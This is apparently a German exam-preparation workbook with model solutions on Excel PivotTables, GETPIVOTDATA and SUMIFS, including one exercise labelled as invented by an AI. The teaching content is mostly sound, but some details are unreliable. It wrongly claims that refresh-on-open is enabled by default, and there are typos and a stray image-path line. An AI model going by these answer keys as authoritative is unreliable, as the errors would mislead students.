(✓){+6} Punktetreue. Teil b) verlangt ausdrücklich „je einen“ Vor- und Nachteil. Wer pro Weg zwei Vorteile stapelt, verfehlt die Aufgabenstellung und riskiert, dass nur der erste gewertet wird. Vier klar nummerierte Einzelaussagen sind die sichere Form.

(✓){+7} Die vier Ablagebereiche parat haben. Falls die Aufgabe im Nachbarjahrgang nach dem Aufbau fragt: Filter, Spalten, Zeilen und Werte sind die vier Ablagebereiche einer PivotTable. Für diese Aufgabe gehören Produkt und Region in Zeilen und Jahresumsatz in Werte.

(✓){+8} Rechenprobe im Kopf. Bei vier Quartalen mit 100, 120, 90 und 140 ergibt die Summe 450. Die falsche Variante „Q1 mal 4“ ergäbe 400 – die Abweichung zeigt sofort, warum die Multiplikation unzulässig ist.

(✓){+9} Feldnamen mit Sonderzeichen. Die einfachen Hochkommas um ' Q1 - Umsatz ' sind kein Schmuck. Ohne sie meldet Excel im Dialog „Berechnetes Feld“ einen Formelfehler oder rechnet stillschweigend Q1 minus Ums a t z. Das ist genau die Art Detail, die Rohleder in der Bestandteil-Erklärung sehen will.

(✓){+10} Reihenfolge der Antwort. Wer zuerst die Formel „Jahresumsatz = Summe der vier Quartale“ hinschreibt und danach die beiden Wege erläutert, hat die Bewertungslogik der Aufgabe bereits im ersten Satz bedient.

Rohleders Erwartung: Er will zwei wirklich unterschiedliche Ansatzpunkte – einen innerhalb, einen außerhalb der PivotTable – mit konkretem Bedienweg und vollständig erklärter Formel. In Teil b) zählt Genauigkeit statt Menge: genau ein Vorteil und genau ein Nachteil je Weg.

Aufgabe #057 · 10 P. · PIVOTDATENZUORDNEN() als layoutstabiler Zugriff auf Pivot-Werte · Original-Aufgabenstellung

- a) 4 P. Wozu genau dient die Tabellenblatfunktion PIVOTDATENZUORDNEN()? Warum wird sie gebraucht?
- b) 6 P. Erläutern Sie drei Nachteile dieser Tabellenblatfunktion!

a) 4 P. – Zweck und Notwendigkeit

PIVOTDATENZUORDNEN() (englisch GETPIVOTDATA) ruft **einen einzelnen, bereits in einer Pivot-Tabelle berechneten Ergebniswert** ab und stellt ihn an beliebiger anderer Stelle der Arbeitsmappe zur Verfügung. Der Wert wird dabei **nicht über die Zelladresse** wie B7 angesprochen, sondern über seine **logischen Koordinaten**, also die Kombination aus Wertfeld, Feldern und Elementen. ✓ {1}

Gebraucht wird sie wegen der **Bezugsstabilität gegenüber Layout-Änderungen**: Ein starrer Bezug =B7 zeigt nach dem Umsortieren von Zeilen oder Spalten, nach dem Aufklappen einer Ebene oder nach dem Hinzukommen eines neuen Elements plötzlich auf einen anderen Wert – und zwar ohne Fehlermeldung. PIVOTDATENZUORDNEN() folgt dagegen der Logik „Umsatz der Region Nord im Quartal Q1“ und liefert auch nach einer Umstrukturierung noch denselben richtigen Wert. ✓ {2} Der Wert ist zudem **live**: Wird die Pivot aktualisiert, aktualisiert sich das Ergebnis der Funktion mit, es handelt sich also nicht um eine eingefrorene Zahl. ✓ {3}

Der typische Einsatz sind **festе Managementberichte und Dashboards**, in denen einzelne Kennzahlen aus einer sich verändernden Pivot an definierten Positionen erscheinen sollen. Excel erzeugt die Formel automatisch, sobald man beim Schreiben einer Formel in eine Pivot-Ergebniszelle klickt:

```
=PIVOTDATENZUORDNEN("Umsatz";$A$3;"Region";"Nord";"Quartal";"Q1")
```

Jeder Bestandteil einzeln: = startet die Formel; PIVOTDATENZUORDNEN(ist Funktionsname plus öffnende Klammer; "Umsatz" ist das **Datenfeld**, also der Name des Wertfelds, als Text in doppelten Anführungszeichen; ; ist der **Argumenttrenner** der deutschen Excel-Version; \$A\$3 ist das Argument **PivotTable**, ein Bezug auf irgendeine Zelle **innerhalb** der Ziel-Pivot, wobei die beiden \$ Spalte und Zeile fixieren, damit der Bezug beim Kopieren nicht verrutscht; "Region" ist **Feld1** und "Nord" das zugehörige **Element1**; "Quartal" und "Q1" bilden das zweite Feld-Element-Paar und grenzen die gesuchte Zelle eindeutig ein;) beendet die Argumentliste. ✓ {4}

b) 6 P. – Drei Nachteile (je 2 P.)

Nachteil 1: Feld- und Elementnamen stehen als fest verdrahtete Textkonstanten in der Formel. Bezeichnungen wie "Region", "Nord" oder "Q1" sind reine Zeichenketten. Wird in der Datenquelle ein Feld oder Element umbenannt – aus „Nord" wird „Norden", aus „Umsatz" wird „Nettoumsatz" –, findet die Funktion die Koordinate nicht mehr. ✓ {1} Sie liefert dann #BEZUG!, und zwar an jeder einzelnen Stelle des Berichts, an der diese Bezeichnung vorkommt; die Formel ist damit ausgesprochen wartungsanfällig gegenüber Änderungen an der Quelle, die fachlich völlig harmlos aussehen. ✓ {2}

Nachteil 2: Es lassen sich nur aktuell sichtbare Pivot-Werte lesen. Die Funktion kann ausschließlich Werte abrufen, die in der Pivot gerade als Ergebniszelle **angezeigt** werden. ✓ {3} Wird das gesuchte Element weggefiltert, über einen Datenschnitt abgewählt, zugeklappt oder ist es im aktuellen Layout gar nicht enthalten, kommt wiederum #BEZUG! zurück. Der Bericht hängt damit an der momentanen Filter- und Layout-Einstellung einer Pivot, die jeder Nutzer jederzeit verändern darf – ein Dashboard, das bricht, sobald jemand einen Datenschnitt anklickt, ist im Alltag schwer zu verantworten. ✓ {4}

Nachteil 3: Die Formel ist nicht relativ kopierbar, und ihre Auto-Erzeugung stört das gewohnte Arbeiten. Weil die Koordinaten Textkonstanten und keine relativen Zellbezüge sind, erzeugt das Herunterziehen mit dem Ausfüllkästchen **nicht** die logische Nachbarzelle: Aus "Q1" wird beim Ausfüllen nicht "Q2", sondern es bleibt "Q1". Wer eine Quartalsreihe bauen will, muss die Element-Argumente erst mühsam auf Zellbezüge umstellen. ✓ {5} Hinzu kommt, dass Excel beim Anklicken einer Pivot-Zelle während der Formeleingabe **automatisch** eine PIVOTDATENZUORDNEN()-Formel schreibt, statt den erwarteten einfachen Bezug =B7 zu setzen; das behindert das gewohnte Kopieren von

Bezügen so sehr, dass die Automatik in der Praxis häufig erst abgeschaltet werden muss (PivotTable-Analyse → Optionen → „GetPivotData generieren“). ✓ **6)**

Über die geforderten Punkte hinaus

Der saubere Gegenentwurf zu PIVOTDATENZUORDNEN() ist SUMMEWENNS() **direkt auf den Quelldaten**:

=SUMMEWENNS(Daten[Umsatz];Daten[Region];"Nord";Daten[Quartal];"Q1") liefert denselben Wert, ist von Layout und Filterstand der Pivot vollkommen unabhängig und lässt sich normal ausfüllen. (✓){+1}

Die Entscheidung zwischen beiden ist keine Geschmacksfrage:

PIVOTDATENZUORDNEN() liest ein **bereits aggregiertes** Ergebnis samt aller in der Pivot eingestellten Berechnungslogik (Anteile, berechnete Felder, Gruppierungen), SUMMEWENNS() rechnet **neu** und kennt diese Logik nicht. Wo die Pivot mehr tut als summieren, ist der direkte Nachbau riskant. (✓){+2}

Die Textkonstanten lassen sich entschärfen, indem man sie durch **Zellbezüge** ersetzt: =PIVOTDATENZUORDNEN("Umsatz";\$A\$3;"Region";\$B10;"Quartal";C\$9) macht die Formel wieder kopierbar, weil Region und Quartal aus den Kopfzellen des Berichts kommen. Damit ist Nachteil 3 weitgehend behoben – Nachteil 1 und 2 bleiben. (✓){+3}

WENNFEHLER() als Hülle ist hier **die falsche Antwort**: Ein #BEZUG! aus einer weggefilterten Position würde damit zu einer stillen Null im Managementbericht, und aus einem sichtbaren Fehler wird eine unsichtbar falsche Zahl. Wenn überhaupt, gehört ein sprechender Ersatztext wie "nicht im Filter" hinein. (✓){+4}

Die englische Bezeichnung GETPIVOTDATA sollte man kennen, weil praktisch alle Fehlermeldungen und Foren-Antworten darunter zu finden sind – ein Nebeneffekt, der bei der Klausurfrage „Excel-Hilfe“ wieder auftaucht. (✓){+5}

Das zweite Argument darf auf **jede** Zelle innerhalb der Pivot zeigen, nicht nur auf die linke obere; üblich ist trotzdem die Ecke, weil sie beim Wachsen der Pivot als Einzige garantiert bestehen bleibt. (✓){+6}

Bei mehreren Feld-Element-Paaren wird die Formel sehr lang und praktisch unlesbar – eine Formel mit fünf Koordinatenpaaren passt nicht mehr in die Bearbeitungsleiste und ist für einen Prüfer nicht mehr in vertretbarer Zeit nachvollziehbar. (✓){+7}

Die Funktion ist zudem **an genau eine Pivot gebunden**: Wird die Pivot gelöscht und neu aufgebaut, sind sämtliche Formeln des Berichts unbrauchbar, obwohl die Kennzahl fachlich unverändert existiert. (✓){+8}

Für Dashboards ist der pragmatische Mittelweg verbreitet: eine **dedizierte, unsichtbare Pivot** je Kennzahlenblock, die niemand filtert, plus PIVOTDATENZUORDNEN() darauf. Die Bedienelemente wirken dann nur auf die sichtbaren Auswertungen. (✓)(+9)

Merksatz für die Klausur: PIVOTDATENZUORDNEN() tauscht **Adressstabilität gegen Namensabhängigkeit** ein – gegen Verschieben ist es immun, gegen Umbenennen und Filtern ist es wehrlos. (✓)(+10)

Rohleders Erwartung: Bei a) will er den Gegensatz „logische Koordinaten statt Zelladresse“ und den daraus folgenden Nutzen hören, nicht nur eine Syntaxbeschreibung. Bei b) müssen drei **verschiedene** Fehlerbilder kommen; dreimal #BEZUG! mit derselben Begründung zählt als ein Nachteil.

Aufgabe #058 · 7 P. · Pivottabellen nach über 30 Jahren: historischer Ballast oder unentbehrliches Werkzeug? · Original-Aufgabenstellung

Pivottabellen wurden 1993 in Excel eingeführt, ihr Konzept bzw. die grundlegende Implementierung ist also über 30 Jahre alt. In der Praxis ist die Beliebtheit der „PivotTables“ jedoch ungebrochen. Wer sich mit Pivottabellen auskennt und sie reichlich anwendet, gilt als Excel-Profi.

Ist das Pivottabellenfeature in Excel historischer Ballast oder ein weiterhin unentbehrliches Werkzeug für die tägliche Zahlenarbeit? Begründen Sie Ihr Urteil.

Urteil

Kein Ballast. Pivottabellen sind weiterhin unentbehrlich, weil das Alter des Konzepts nichts über seine Tauglichkeit aussagt: Die Aufgabe, große Datenmengen nach frei wählbaren Merkmalen zu gruppieren und zu verdichten, hat sich seit 1993 nicht verändert, und das Feature ist seither laufend erweitert worden. (✓)(1)

Begründung

1. **Geschwindigkeit ohne Formelaufwand.** Eine Pivottabelle verdichtet zehntausende Zeilen in wenigen Klicks zu einer Auswertung nach Kunde, Region, Monat oder Produkt, ohne dass eine einzige Formel geschrieben werden muss; derselbe Aufbau mit SUMMEWENNS() erfordert für jede Kombination eine eigene Formel und ist bei Strukturänderungen komplett neu zu bauen. (✓)(2)

2. **Freie Umgruppierung als eigentliche Stärke.** Zeilen-, Spalten- und Wertfelder lassen sich per Ziehen vertauschen, Aggregationen zwischen Summe, Mittelwert, Anzahl und Anteil umschalten und Ebenen auf- und zuklappen; damit ist die Pivottable das einzige Bordmittel, das explorative Fragen in Sekunden beantwortet, statt jede Frage vorher zu kennen. ✓ {3}
3. **Niedrige Einstiegshürde und hohe Verbreitung.** Die Bedienung per Drag-and-Drop ist ohne Programmierkenntnisse erlernbar, und weil praktisch jede Fachabteilung sie beherrscht, sind Pivot-Auswertungen ohne Erklärung austauschbar; das ist ein organisatorischer Vorteil, den ein technisch überlegenes, aber unbekanntes Werkzeug nicht hat. ✓ {4}
4. **Anschluss an die moderne Excel-Architektur.** Pivottabellen sind gerade nicht stehengeblieben: Datenschnitte und Zeitachsen kamen hinzu, sie lassen sich auf das Datenmodell und auf Power-Query-Abfragen aufsetzen, mit Measures in DAX rechnen und direkt an Datenbanken anbinden. ✓ {5} Damit sind sie heute die Auswertungsoberfläche über sauber angebundenen Quellen und nicht mehr nur ein Werkzeug für Zellbereiche im Blatt.
5. **Grenzen, die zum ehrlichen Urteil gehören.** Bei sehr großen Datenmengen, komplexer Datenmodellierung über mehrere Tabellen und bei echter Mehrbenutzer-Zusammenarbeit in Echtzeit sind spezialisierte BI-Werkzeuge wie Power BI überlegen, und ein per PIVOTDATENZUORDNEN() angebundener Bericht bricht, sobald jemand das Pivot-Layout ändert. ✓ {6}

Fazit

Die Frage ist keine Entweder-oder-Frage: Pivottabellen bleiben das Standardwerkzeug für die tägliche Zahlenarbeit und den schnellen Blick in die Daten, während BI-Werkzeuge das dauerhafte, unternehmensweite Berichtswesen übernehmen. Historischer Ballast wären sie nur, wenn es einen gleichwertigen Ersatz mit derselben Verfügbarkeit und derselben niedrigen Einstiegshürde gäbe, und den gibt es nicht. ✓ {7}

■ Über die geforderten Punkte hinaus

Was 1993 tatsächlich neu war. Vor der Pivottable musste jede Verdichtung als feste Formelkonstruktion gebaut werden, sodass die Auswertungsfrage schon beim Bau feststehen musste. (✓)(+1) Die eigentliche Erfindung war deshalb nicht das Zusammenzählen, sondern die Trennung von Datenbestand und Auswertungssicht, und genau diese Trennung ist bis heute das Grundprinzip jedes Analysewerkzeugs. (✓)(+2)

Der Übergang zum Datenmodell. Wer mehrere Tabellen auswerten will, muss sie nicht mehr über SVERWEIS zu einer breiten Tabelle zusammenziehen, sondern lädt sie über Power Query und verknüpft sie im Datenmodell über Beziehungen. (✓)(+3) Die Pivottable setzt dann auf dieses Modell auf, arbeitet mit komprimierten Daten weit jenseits der Blattgrenzen und rechnet mit wiederverwendbaren Measures statt mit Feldern aus einer einzigen Quelltable. (✓)(+4)

Die bekannteste Bruchstelle im Alltag. Klickt man beim Formelaufbau auf eine Pivot-Zelle, erzeugt Excel automatisch PIVOTDATENZUORDNEN(), das den Wert über Feld- und Elementnamen anspricht statt über die Zellposition. (✓)(+5) Das ist gegenüber Verschiebungen robust, bricht aber mit #BEZUG!, sobald ein Feld umbenannt oder entfernt wird, und die automatische Erzeugung lässt sich in den PivotTable-Optionen abschalten, wenn ein normaler Zellbezug gewünscht ist. (✓)(+6)

Merksatz für das Blatt. Ein Werkzeug wird nicht dadurch zu Ballast, dass es alt ist, sondern dadurch, dass ein besseres es bei gleicher Verfügbarkeit vollständig ersetzt – und dieser Prüfsatz ist zugleich die Antwortstruktur, die Rohleder bei allen „Ballast oder unentbehrlich“-Fragen erwartet. (✓)(+7)

(✓)(+8) **Dreh-Variante abgesichert:** „Argumentieren Sie die Gegenposition: Warum könnte man das Pivot-Feature heute als historischen Ballast einstufen?“ – Die Engine stammt von 1993 und rechnet bis heute nur auf Knopfdruck neu, obwohl das technisch längst nicht mehr nötig wäre; der Cache verdoppelt die Mappe und ist bei der Weitergabe ein Vertraulichkeitsrisiko. Dazu kommt, dass die modernen Funktionen PIVOTMIT(), GRUPPIERENNACH() und SUMMEWENNS() nach Rohleders eigener Einschätzung rund 90 Prozent dessen leisten, wofür Pivot-Tabellen eingesetzt werden, und dass er sich selbst ausdrücklich als „kein Fan“ der Pivot-Analyse bezeichnet. Wer so argumentiert, muss im Schlusssatz trotzdem einräumen, dass es für das explorative Arbeiten nichts Besseres gibt, sonst kippt die Stellungnahme ins Unhaltbare.

Rohleders Erwartung: Er will ein eindeutiges Urteil mit Begründung, und er honoriert ausdrücklich die Ausgewogenheit: Wer nur lobt, ohne die Grenzen gegenüber echten BI-Werkzeugen zu benennen, bekommt nicht die volle Punktzahl. Das Alter des Features ist in der Aufgabenstellung als Köder gesetzt und sollte als Argument ausdrücklich zurückgewiesen werden.

Aus der Vorlesung gebaut – gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #059 · 10 P. · Grenzen der Pivot-Analyse und ihr Aktualisierungsverhalten

· von der KI erfunden – kein Original

Ein Kollege löst grundsätzlich jede Auswertung mit einer Pivot-Tabelle und begründet das damit, dass sie das zentrale Analyseinstrument von Excel sei.

- a) (3 P.) Erläutern Sie das Zitat „wer als Werkzeug nur einen Hammer hat, sieht in jedem Problem einen Nagel“ im Kontext der Pivot-Analyse und nennen Sie drei Alternativen für eine Kreuztabellierung.
- b) (4 P.) Erläutern Sie vier verschiedene Fehlerquellen der Pivot-Analyse.
- c) (3 P.) Erläutern Sie das Aktualisierungsverhalten der Pivot-Engine, seine historische Ursache und zwei Optionen, die Sie bei jeder neuen Pivot-Analyse setzen sollten.

a) 3 P. – Maslows Law of the Instrument und drei Alternativen

Abraham Maslow formulierte 1966, wer als Werkzeug nur einen Hammer habe, sehe in jedem Problem einen Nagel. Übertragen heißt das: Die Pivot-Tabelle gilt in der Praxis als Krönung der Excel-Schöpfung, und deshalb wird sie auch dort eingesetzt, wo sie gar nicht gebraucht wird. ✓ (1)

Der Preis dafür ist vermeidbare Komplexität: eine zweite Datenhaltung im Cache, ein Objekt mit eigener Konfiguration, das nicht mitrechnet, und ein Layout, das sich bei jeder Aktualisierung ändern kann, für eine Frage, die eine Formel in einer Zelle beantwortet hätte. Rohleders Formulierung dafür lautet, man schieße mit Kanonen auf Spatzen. ✓ (2)

Drei Alternativen für eine Kreuztabellierung sind `PIVOTMIT()` für den zweidimensionalen Aufriss, `GRUPPIERENNACH()` für den eindimensionalen und `SUMMEWENNS()` für die punktgenaue Abfrage nach beliebig vielen Kriterien; ebenso funktioniert `SUMME()` über

einen `FILTER()`. Diese Techniken leisten nach Rohleders Einschätzung rund 90 Prozent dessen, wofür Pivot-Tabellen eingesetzt werden. ✓ {3}

b) 4 P. – Vier Fehlerquellen

Fehlerquelle 1: Doppelte Datenhaltung im Cache. Die Pivot-Tabelle speichert eine Kopie aller verdichteten Daten und verdoppelt damit die Größe der Arbeitsmappe. Die Kopie ist zugleich ein Vertraulichkeitsrisiko bei der Weitergabe. ✓ {1}

Fehlerquelle 2: Keine automatische Aktualisierung. Änderungen an den Quelldaten schlagen nicht durch. Wer die Zahlen abliest, ohne vorher zu aktualisieren, liest einen historischen Stand und merkt es nicht, weil nichts darauf hinweist. ✓ {2}

Fehlerquelle 3: Der Quelldatenbereich ist der Pivot-Tabelle nicht anzusehen. Er steht in der Konfiguration und nicht im Blatt; ist die Quelle ein starrer Zellbereich statt einer formatierten Tabelle, wachsen neue Zeilen gar nicht erst mit hinein. ✓ {3}

Fehlerquelle 4: Unbemerkt gesetzte Filter. Über Feld-Dropdowns, Datenschnitte oder eine Zeitachse kann ein Teil der Daten ausgeblendet sein, ohne dass die angezeigten Summen als Teilmenge erkennbar wären; ergänzend ändert sich das Layout bei jeder Aktualisierung, weshalb ein Zellbezug auf eine Pivot-Zelle nach einer Aktualisierung auf etwas anderes zeigen kann. ✓ {4}

c) 3 P. – Aktualisierungsverhalten, Ursache, Optionen

Die Pivot-Engine stammt aus dem Jahr 1993. Damals hätte die Neuberechnung sämtlicher Pivot-Tabellen einer Arbeitsmappe bei jeder Änderung der Quelldaten jeweils mehrere Minuten Pause bedeutet, weshalb man die Berechnung bewusst nur auf Knopfdruck auslöste. Dieses Verhalten ist bis heute unverändert, obwohl es technisch längst nicht mehr nötig wäre; in der Community wird eine Nachrüstung der automatischen Aktualisierung erwartet. ✓ {1}

Option 1: Spaltenbreiten schützen. In den *Pivot-Table-Optionen* wird der Haken bei „Spaltenbreiten bei Aktualisierung automatisch anpassen“ entfernt, weil sonst jede Aktualisierung die von Hand gesetzten Breiten zerstört. ✓ {2}

Option 2: Aktualisieren beim Öffnen. Die Option „Beim Öffnen der Datei aktualisieren“ wird gesetzt, damit die Analyse wenigstens einmal je Sitzung auf den aktuellen Stand kommt; sie ist im Standard aktiv, wird aber häufig unbewusst deaktiviert. Zusätzlich lohnt es sich, gleich zu Beginn über *Entwurf* die Teil- und Gesamtergebnisse sowie das Berichtslayout festzulegen. ✓ {3}

■ Über die geforderten Punkte hinaus

Für den Sonderfall, dass die Datenmenge Excel sprengt, gibt es Power Pivot, eine zweite, spaltenorientierte In-Memory-Engine (die xVelocity-/VertiPaq-Engine der Analysis Services), die in den größeren Lizenzen enthalten ist und über *Datei* → *Optionen* → *Add-Ins* → *COM-Add-Ins* scharfgeschaltet werden muss. (✓)(+1) Sie überwindet die Grenze von rund einer Million Zeilen und erlaubt eigene Berechnungen (DAX-Measures); aktualisiert wird wie bei jeder Pivot per Befehl, nicht automatisch. (✓)(+2)

Die Zielgruppe ist präzise umrissen: ein Unternehmen, das groß genug ist für große Datenmengen, aber zu klein für ein eigenes Data Warehouse, also für eine vorgelagerte Software, die die Daten für die Analyse verdichtet. (✓)(+3)

Ein Killer-Feature bleibt die automatische Datumsgruppierung: Excel erkennt ein Datumsfeld selbst und aggregiert nach Monaten, umstellbar auf Quartale oder Jahre, ganz ohne Formel. (✓)(+4) Ebenso liefert der Datumsfilter eine Year-to-Date-Auswertung per Klick. (✓)(+5)

Fehlt ein Feld in der Quelle, hilft *Analysieren* → *Felder, Elemente und Gruppen* → *Berechnetes Feld*; ein Jahresumsatz entsteht dort als Summe der vier Quartalsumsätze und bleibt auch nach Aktualisierungen bestehen. (✓)(+6) Der Preis ist eine primitive Formelsyntax ohne die gewohnte Unterstützung. (✓)(+7)


PIVOTDATENZUORDNEN() löst das Layoutproblem beim Weiterverarbeiten einzelner Werte, indem es einen Wert über seine Kriterien statt über seine Position adressiert. (✓)(+8) Rohleder kritisiert allerdings, dass Excel die Kriterien als harte Werte in die Formel schreibt, was seiner ersten Modellierungsregel widerspricht; sauber ist, die Kriterien in beschriftete Eingabezellen auszulagern und in der Formel darauf zu verweisen. (✓)(+9)

Datenschnitte funktionieren nicht nur an Pivot-Tabellen, sondern auch an formatierten Tabellen und sind dort eine erhebliche Vereinfachung gegenüber den Dropdown-Filtern; mehrere Ausprägungen wählt man mit gedrückter Steuerungstaste. (✓)(+10)

Rohleders Erwartung: Er bekennt sich ausdrücklich dazu, kein Fan der Pivot-Analyse zu sein, hebt aber das explorative Arbeiten hervor, für das es nichts Besseres gebe. Eine Antwort, die Pivot pauschal verurteilt, trifft seinen Punkt genauso wenig wie eine, die sie feiert. Er will die Abwägung und die vier Fehlerquellen als konkrete Fehlerbilder, nicht als Schlagworte.

4. Pivottabellen (20 P.)

Original-Abbildung der Klausuraufgabe (Scan)



✓ von 2 Profs geprüft

Aufgabe #060 · 20 P. · Pivottabellen · 20 Punkte · Original-Altmeisterklausur

Aufgabe: Pivottabellen (insgesamt 20 Punkte)

Der Filialleiter der "MöbelWelt GmbH" übergibt Ihnen eine Excel-Rohdatentabelle mit 480 Verkaufsdatensätzen. Der Datenbereich liegt in "Tabelle1" und hat folgenden Aufbau (Kopfzeile in Zeile 1, Daten in Zeile 2 bis 481):

Spalte	A	B	C	D	E
Kopfzeile	Datum	Region	Produktkategorie	Verkäufer	Umsatz
Beispiel	03.01.2026	Süd	Möbel	Meier	640

Es gibt vier Regionen (Nord, Süd, Ost, West) und drei Produktkategorien (Möbel, Technik, Deko). Der Umsatz ist in EUR angegeben.

- Nennen und erklären Sie die vier Ablagebereiche (Feldbereiche) einer Pivottabelle. (4 P.)
- Beschreiben Sie Schritt für Schritt, wie Sie eine Pivottabelle erzeugen, die den Gesamtumsatz je Region (Zeilen) und Produktkategorie (Spalten) als Summe darstellt. (4 P.)
- Die Pivottabelle liefert für "Süd / Möbel" den Wert 12.480 EUR, das Gesamtergebnis beträgt 84.320 EUR. Berechnen Sie den prozentualen Anteil dieser Zelle am Gesamtumsatz und erklären Sie, mit welcher Pivot-Einstellung man diese Prozentansicht ohne eigene Formel erhält. (3 P.)
- Sie möchten den Umsatzwert "Süd / Möbel" ausserhalb der Pivottabelle in einer Kennzahlzelle weiterverwenden. Geben Sie eine geeignete Formel an und erklären Sie jeden Bestandteil. Stellen Sie ausserdem die äquivalente Lösung ohne Pivottabelle (mit SUMMEWENNS) gegenüber. (5 P.)
- Nennen Sie drei sachlich getrennte Vorteile von Pivottabellen. (3 P.)
- Beurteilen Sie: Ist das Pivottabellen-Feature heute historischer Ballast oder ein unentbehrliches Werkzeug? Begründen Sie Ihr Urteil. (1 P.)

Lösung

Lösung

a) Die vier Ablagebereiche einer Pivottabelle (4 P.)

Beim Erstellen einer Pivottabelle öffnet sich rechts die **PivotTable-Feldliste**. Jedes Datenfeld (= jede Spaltenüberschrift der Rohdaten) kann in einen von vier Bereichen gezogen werden:

Bereich	Funktion
FILTER (Berichtsfilter)	Schaltet der ganzen Tabelle einen Vorfilter vor. Beispiel: Feld Datum in den Filter, dann lässt sich die gesamte Auswertung auf einen Monat einschränken.
SPALTEN	Gruppirt die Werte waagerecht; je Ausprägung entsteht eine Spalte. Beispiel: Produktkategorie erzeugt die Spalten Möbel, Technik, Deko.
ZEILEN	Gruppirt die Werte senkrecht; je Ausprägung entsteht eine Zeile. Beispiel: Region erzeugt die Zeilen Nord, Süd, Ost, West.
WERTE	Enthält das Feld, das berechnet wird, samt Rechenart (Summe, Anzahl, Mittelwert, ...). Beispiel: Umsatz als Summe fuellt die Kreuzung aus Zeile und Spalte.

Merksatz: Zeilen und Spalten spannen das Gitter auf, Werte fuellen die Zellen, der Filter schaltet der gesamten Auswertung eine Bedingung vor.

b) Schrittweise Erstellung: Umsatzsumme je Region x Produktkategorie (4 P.)

1. Eine beliebige Zelle **innerhalb** des Datenbereichs Tabelle1!A1:E481 anklicken (Excel erkennt den zusammenhängenden Bereich dann automatisch).
2. Menüband **Einfügen > PivotTable**.
3. Im Dialog den vorgeschlagenen Bereich prüfen (Tabelle1!\$A\$1:\$E\$481) und als Ziel **Neues Arbeitsblatt** wählen, dann OK.
4. In der Feldliste das Feld **Region** in den Bereich **ZEILEN** ziehen.
5. Das Feld **Produktkategorie** in den Bereich **SPALTEN** ziehen.
6. Das Feld **Umsatz** in den Bereich **WERTE** ziehen.
7. Kontrolle: Steht im Wertebereich versehentlich "Anzahl von Umsatz" (passiert, wenn die Spalte Leerzellen oder Text enthält), auf das Wertfeld klicken > **Wertfeldeinstellungen > Summe** wählen.

Ergebnis ist eine Kreuztabelle mit vier Zeilen (Regionen), drei Spalten (Kategorien), automatischen Zeilen-/Spaltensummen und dem Gesamtergebnis unten rechts.

c) Prozentanteil der Zelle "Süd / Möbel" (3 P.)

Rechenweg (Anteil = Teilwert geteilt durch Gesamtwert):

$$\text{Anteil} = \frac{12.480 \text{ EUR}}{84.320 \text{ EUR}} = 0,148007... = \mathbf{14,80 \%}$$

(auf zwei Nachkommastellen kaufmännisch gerundet).

Ohne eigene Formel erhält man diese Ansicht so: Rechtsklick auf einen Wert im Wertebereich > **Werte anzeigen als > % des Gesamtergebnisses**. Excel zeigt dann jede Zelle als Prozentanteil am Gesamtergebnis an, hier 14,80 %. Der absolute EUR-Betrag lässt sich parallel anzeigen, indem man das Feld Umsatz ein zweites Mal in den Wertebereich zieht.

d) Zellbezug ausserhalb der Pivottabelle: PIVOTDATENZUORDNEN vs. SUMMEWENNS (5 P.)

Empfohlene Formel (greift direkt auf die Pivottabelle zu):

=PIVOTDATENZUORDNEN("Umsatz";\$A\$3;"Region";"Süd";"Produktkategorie";"Möbel")

Bestandteil für Bestandteil (QUBA-Regel):

Bestandteil	Bedeutung / Zweck
PIVOTDATENZORDNEN	Funktionsname (englisch GETPIVOTDATA). Holt gezielt einen aggregierten Wert aus einer bestehenden Pivottable heraus.
(	Klammer auf: leitet die Argumentliste ein.
"Umsatz"	1. Argument = Datenfeld . Der Name des Wertfelds, dessen Ergebnis geholt wird. In Anführungszeichen " ", weil es sich um Text handelt.
;	Argumenttrennzeichen (im deutschen Excel das Semikolon ; trennt ein Argument vom nächsten).
\$A\$3	2. Argument = Pivottabelle . Ein Zellbezug auf irgendeine Zelle der Pivottable; darüber findet Excel die richtige Tabelle. Die beiden \$ machen den Bezug absolut (Spalte A und Zeile 3 werden beim Kopieren nicht verschoben).
"Region"	3. Argument = Feld1 . Name des ersten Kriteriumfeldes. Text, daher in " ".
"Süd"	4. Argument = Element1 . Die konkrete Ausprägung, nach der in Region gesucht wird.
"Produktkategorie"	5. Argument = Feld2 . Zweites Kriteriumfeld.
"Möbel"	6. Argument = Element2 . Ausprägung im Feld Produktkategorie.
)	Klammer zu: beendet die Argumentliste.

Ergebnis: exakt der Wert der Kreuzung Süd/Möbel (12.480). Vorteil: Der Bezug bleibt korrekt, auch wenn die Pivottable später umsortiert wird, weil nach **Feldnamen** und nicht nach **Zellposition** gesucht wird.

Äquivalente Lösung ohne Pivottable (direkt auf den Rohdaten):

=SUMMEWENNS(Tabelle1!E:E;Tabelle1!B:B;"Süd";Tabelle1!C:C;"Möbel")

Bestandteil für Bestandteil:

Bestandteil	Bedeutung / Zweck
SUMMEWENNS	Funktionsname. Summiert alle Werte eines Bereichs, die mehrere Bedingungen gleichzeitig erfüllen.
(	Klammer auf: startet die Argumentliste.
Tabelle1!E:E	SummeBereich = die zu summierende Spalte E (Umsatz). Tabelle1! ist der Blattname, ! trennt Blatt von Bereich, E:E ist die ganze Spalte E.
;	Argumenttrennzeichen (Semikolon).
Tabelle1!B:B	Kriterien_Bereich1 = Spalte B (Region), in der die erste Bedingung geprüft wird.
;	Trennzeichen.
"Süd"	Kriterium1 = Bedingung für Spalte B. Text, daher in " " .
;	Trennzeichen.
Tabelle1!C:C	Kriterien_Bereich2 = Spalte C (Produktkategorie).
;	Trennzeichen.
"Möbel"	Kriterium2 = Bedingung für Spalte C.
)	Klammer zu.

Gegenüberstellung / Kernaussage: SUMMEWENNS liefert **eine** Kombination und muss für jede weitere Kombination (Nord/Technik, Ost/Deko, ...) neu geschrieben oder heruntergezogen werden - bei 4 Regionen x 3 Kategorien sind das 12 Formeln plus manuelle Summenzeilen. Die Pivottable erzeugt genau dieselbe Kreuztabelle **per Drag & Drop in Sekunden** und aktualisiert sie auf Knopfdruck. Das illustriert den eigentlichen Nutzen der Pivottable.

e) Drei sachlich getrennte Vorteile (3 P.)

